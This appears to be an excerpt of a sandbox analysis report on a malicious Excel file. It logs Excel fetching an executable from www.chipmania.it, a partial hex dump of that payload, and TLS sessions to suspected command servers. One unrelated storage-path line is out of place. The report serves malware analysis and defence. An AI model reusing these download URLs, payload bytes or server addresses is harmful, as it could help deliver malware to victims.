Feb 20, 2021 03:20:08.598009109 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.598036051 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.598047018 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.598074913 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.598087072 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.598113060 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.598124981 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.598151922 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.598164082 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.598191023 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.598202944 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.598238945 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.598261118 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.598306894 CET	49165	80	192.168.2.22	185.81.0.78

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 03:20:08.290577888 CET	52197	53	192.168.2.22	8.8.8.8
Feb 20, 2021 03:20:08.341211081 CET	53	52197	8.8.8.8	192.168.2.22
Feb 20, 2021 03:21:03.812624931 CET	53099	53	192.168.2.22	8.8.8.8
Feb 20, 2021 03:21:03.874272108 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 03:21:03.890100956 CET	52838	53	192.168.2.22	8.8.8.8
Feb 20, 2021 03:21:03.948726892 CET	53	52838	8.8.8.8	192.168.2.22
Feb 20, 2021 03:22:17.945517063 CET	61200	53	192.168.2.22	8.8.8.8
Feb 20, 2021 03:22:17.997308969 CET	53	61200	8.8.8.8	192.168.2.22
Feb 20, 2021 03:22:17.999011040 CET	49548	53	192.168.2.22	8.8.8.8
Feb 20, 2021 03:22:18.059031010 CET	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 20, 2021 03:20:08.290577888 CET	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	www.chipmania.it	A (IP address)	IN (0x0001)
Feb 20, 2021 03:22:17.945517063 CET	192.168.2.22	8.8.8.8	0x758f	Standard query (0)	ident.me	A (IP address)	IN (0x0001)
Feb 20, 2021 03:22:17.999011040 CET	192.168.2.22	8.8.8.8	0xa016	Standard query (0)	ident.me	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 20, 2021 03:20:08.341211081 CET	8.8.8.8	192.168.2.22	0x2c09	No error (0)	www.chipmania.it	chipmania.it		CNAME (Canonical name)	IN (0x0001)
Feb 20, 2021 03:20:08.341211081 CET	8.8.8.8	192.168.2.22	0x2c09	No error (0)	chipmania.it		185.81.0.78	A (IP address)	IN (0x0001)
Feb 20, 2021 03:22:17.997308969 CET	8.8.8.8	192.168.2.22	0x758f	No error (0)	ident.me		176.58.123.25	A (IP address)	IN (0x0001)
Feb 20, 2021 03:22:18.059031010 CET	8.8.8.8	192.168.2.22	0xa016	No error (0)	ident.me		176.58.123.25	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.chipmania.it

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.81.0.78	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 20, 2021 03:20:08.414331913 CET	0	OUT	GET /mails/open.php HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.chipmania.it Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 20, 2021 03:20:08.481328964 CET	2	IN	HTTP/1.1 200 OK Date: Sat, 20 Feb 2021 02:20:08 GMT Server: Apache Content-Disposition: attachment; filename="8.jjkes" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Keep-Alive: timeout=1, max=100 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 32 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a4 73 2f 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 1b 00 72 42 00 00 a4 03 00 00 00 00 00 c2 7d 41 00 00 10 00 00 00 90 42 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 46 00 00 04 00 00 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 20 8f 44 00 60 01 00 00 80 90 44 00 3c 00 00 00 00 c0 44 00 58 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 46 00 b0 11 00 00 60 81 44 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 81 44 00 40 00 00 00 00 00 00 00 00 00 00 00 00 90 42 00 58 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 df 71 42 00 00 10 00 00 00 72 42 00 00 04 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 18 08 02 00 00 90 42 00 00 0a 02 00 00 76 42 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 38 15 00 00 00 a0 44 00 00 0a 00 00 00 80 44 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 58 70 01 00 00 c0 44 00 00 72 01 00 00 8a 44 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 b0 11 00 00 00 40 46 00 00 12 00 00 00 fc 45 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 1a e6 68 07 ba 91 2f 00 00 33 c9 e8 ff 3c 08 00 6a 00 ff d0 33 c0 c3 cc cc cc cc cc cc cc cc b8 Data Ascii: 2000MZ@!L!This program cannot be run in DOS mode.$*yK*K*K*#+K*#+~K*#+K*;+K*;+K*#+K*K*K*;+K*N:+K*N:+K*N:*K*N:+K*RichK*PELs/`!rB}AB`F@ D`D<DXp@F`DpD@BX.textqBrB `.rdataBvB@@.data8DD@.rsrcXpDrD@@.reloc@FE@Bhh/3<j3

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 20, 2021 03:21:03.228493929 CET	142.202.191.164	443	192.168.2.22	49168	CN=Koqnu, O=Qjvoobim, L=DavhlVuwmxy, C=ZZ	CN=Koqnu, O=Qjvoobim, L=DavhlVuwmxy, C=ZZ	Thu Oct 01 03:17:34 CEST 2020	Sun Sep 29 03:17:34 CEST 2030	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f
Feb 20, 2021 03:21:05.757544041 CET	45.155.173.242	443	192.168.2.22	49170	CN=Koqnu, O=Qjvoobim, L=DavhlVuwmxy, C=ZZ	CN=Koqnu, O=Qjvoobim, L=DavhlVuwmxy, C=ZZ	Thu Oct 01 03:17:34 CEST 2020	Sun Sep 29 03:17:34 CEST 2030	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f

Code Manipulations

Statistics

Behavior

● EXCEL.EXE



System Behavior

Analysis Process: EXCEL.EXE PID: 2032 Parent PID: 584

General

Start time:	03:19:33
Start date:	20/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f2d0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C265.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F61EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\64CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA859AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FFF828C	URLDownloadToFileA
C:\Users\user\BASE.BABAA	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\394A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F61EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C265.tmp	success or wait	1	13F88B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\394A.tmp	success or wait	1	13F88B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\64CE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\57CE0000	C:\Users\user\Desktop\SecuriteInfo.com.Exploit.Siggen3.10350.14349.xls	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA859AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA859AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\64CE0000	569	453	ac 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 44 27 05 8a a2 b0 9c 45 9b 2e db 00 49 3f 80 26 c7 12 6b be c0 61 12 fb ef 3b a4 1d b7 35 1c 4b aa bb d1 8b 9a 7b ee cc 48 c3 f9 cd c6 9a ea 09 22 6a ef 5a 76 d5 cc 58 05 4e 7a a5 5d d7 b2 1f 0f 5f eb 8f ac c2 24 9c 12 c6 3b 68 d9 16 90 dd 2c de be 99 3f 6c 03 60 45 d1 0e 5b d6 a7 14 3e 71 8e b2 07 2b b0 f1 01 1c ad ac 7c b4 22 d1 6d ec 78 10 72 2d 3a e0 d7 b3 d9 07 2e bd 4b e0 52 9d b2 06 5b cc bf c0 4a 3c 9a 54 dd 6e e8 f1 ce c9 52 3b 56 7d de bd 97 51 2d 13 21 18 2d 45 22 a3 fc c9 a9 23 48 ed 57 2b 2d 41 79 f9 68 49 ba c1 10 41 28 ec 01 92 35 4d 88 9a 88 f1 1e 52 a2 c4 90 f1 93 cc 9f 01 ba 23 a8 b6 d9 74 59 38 1d 13 c1 e0 51 cc 80 d1 7d 25 1a 8a 2c c9 60 af 03 be a3 72 bd e2 2a af bc 5e 89 7d dc 77 6a 61 d4	...n.0.E.....D'.....E....I?. &..k..a...;...5.K.....{..H.... ..."j.Zv..X.Nz.]...._....$...; h....,...?I.`E..[...>q...+.... ..|."m.x.r-:.....K.R...[... J<.T.n....R;V}...Q-.!.-E"....# H.W+- Ay.hI...A(...5M.....R.... .....#...tY8....Q...}%..,.`... .r..*..^.}.wja.	success or wait	22	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\64CE0000	1022	2	03 00	..	success or wait	22	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\64CE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 0c 23 7c 8c c7 01 00 00 58 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!..#|.....X....... [Content_Types].xml ... (...................................	success or wait	23	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\64CE0000	9564	65536	ff d8 ff e1 1c c5 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 07 01 12 00 03 00 00 00 01 00 01 00 00 01 1a 00 05 00 00 00 01 00 00 00 62 01 1b 00 05 00 00 00 01 00 00 00 6a 01 28 00 03 00 00 00 01 00 03 00 00 01 31 00 02 00 00 00 1e 00 00 00 72 01 32 00 02 00 00 00 14 00 00 00 90 87 69 00 04 00 00 00 01 00 00 00 a4 00 00 00 d0 00 1e 84 80 00 00 27 10 00 1e 84 80 00 00 27 10 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 53 36 20 28 57 69 6e 64 6f 77 73 29 00 32 30 32 31 3a 30 32 3a 31 31 20 32 31 3a 30 35 3a 35 33 00 00 03 a0 01 00 03 00 00 00 01 ff ff 00 00 a0 02 00 04 00 00 00 01 00 00 0b 86 a0 03 00 04 00 00 00 01 00 00 07 8e 00 00 00 00 00 00 00 06 01 03 00 03 00 00 00 01 00 06 00 00 01 1a 00 05 00 00 00 01 00 00 01 1e 01 1b 00 05 00 00 00 01 00	......Exif..MM.*............. ....b...........j.(...........1.........r.2...... .....i....................'... ....'.Adobe Photoshop CS6 (Windows).2021:02:11 21:05:53.....	success or wait	3	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\64CE0000	153877	1653	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0c 23 7c 8c c7 01 00 00 58 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c6 33 e4 6d 20 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 26 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 6f 40 54 27 ac 01 00 00 0c 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 86 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!..#|.....X..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..3.m ....&...xl/_rels/wor kbook.xml.relsPK..-.........!. o@T'.......................... xl/workbook.xml	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\57CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 07 00 05 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e	........g2................... ......\.p.... B.....a.........=.......... ....=.....i..9J.8.......X.@... ...."......	success or wait	8	7FEEA859AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\57CE0000</td><td>unknown</td><td>10137</td><td>49 ed 10 e0 c1 09
2d 0a 69 20 0e de
0f 0b e0 08 12 fa
42 5f 74 de f1 61
15 3d a9 0e 22 7d
02 5e e3 8d 3b 06
9b bf 81 af 0e 0c
13 5e 89 87 09 bf
e9 1d dc 1b 2b af
95 0d d7 14 ff 00
73 61 1a 6d 69 a2
56 3a 49 b1 fd 5f
73 0e 22 7b 1b 3e
04 39 b2 1d ed 8d
f8 70 03 f8 17 52
35 7f 48 a9 fc 85
3f 97 56 cd 29 15
89 fc ba a9 26 d9
b5 95 ce 9d 9e 33
b5 89 28 73 57 92
a8 ff 00 73 52 c6
96 11 df 33 af 75
55 77 6d fd ed de
ef 8c ce 58 43 6c
66 14 40 b6 98 06
f9 cc eb 96 14 1b
49 89 54 6d 6d 46
fb 95 89 1c 49 4a
62 2b d2 d0 c5 63
7a 8e 26 da e1 d1
f1 62 ac 50 e8 4e
4c 7c cf 6d 57 e6
b4 90 2f 3e aa 88
0a 87 8d 2b 6e 6d
9f 2e de 47 b1 89
0b 52 f8 0f 36 70
b5 54 a8 f2 38 d0
2f f2 7f 22 25 59
d1 30 47 ca fc 1e
56 14 4d 51 54 96
7b 5b dd 4f 41 5a
0d 62 24 9b 49 e7
bb e8 a1</td><td>I.....-.i ....B_t..a.=..."}
.^..;........^........+.......
sa.mi.V:I.._s."{.>.9.....p...R
5.H...?.V.).....&......3..(sW.
...sR....3.uUwm......XClf.@
...
......I.TmmF....IJb+...cz.&...
.b.P.NL|.mW.../>.....+nm...
G..
.R..6p.T..8./.."%Y.0G...V.
MQT.{[.OAZ.b$.I....</td><td>success or wait</td><td>1</td><td>7FEEA859AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\57CE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06
05 00 67 32 cd 07
c9 80 01 00 06 06
00 00 e1 00 02 00
b0 04 c1 00 02 00
00 00 e2 00 00 00
5c 00 70 00 02 00
00 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 42 00 02 00
b0 04 61 01 02 00
00 00 c0 01 00 00
3d 01 06 00 07 00
05 00 04 00 9c 00
02 00 11 00 19 00
02 00 00 00 12 00
02 00 00 00 13 00
02 00 00 00 af 01
02 00 00 00 bc 01
02 00 00 00 3d 00
12 00 f0 00 69 00
d5 39 4a 1f 38 00
00 00 00 00 01 00
58 02 40 00 02 00
00 00 8d 00 02 00
00 00 22 00 02 00
00 00 0e</td><td>........g2....................
......\.p....

B.....a.........=..........
....
....=.....i..9J.8.......X.@...
........"......</td><td>success or wait</td><td>1</td><td>7FEEA859AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\57CE0000	unknown	200	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 d4 40 45 7a 07 d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... @.....H.....T.....`..... ..x..... ....Microsoft Excel.@.....|.#... @.....@Ez.....	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\57CE0000	unknown	288	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00 0d 00 00 00 20 20 44 6f 63 75 53 69 67 6e 20 20 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 0a 00 00 00 44 6f 63 75 53 69 67 6e 20 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 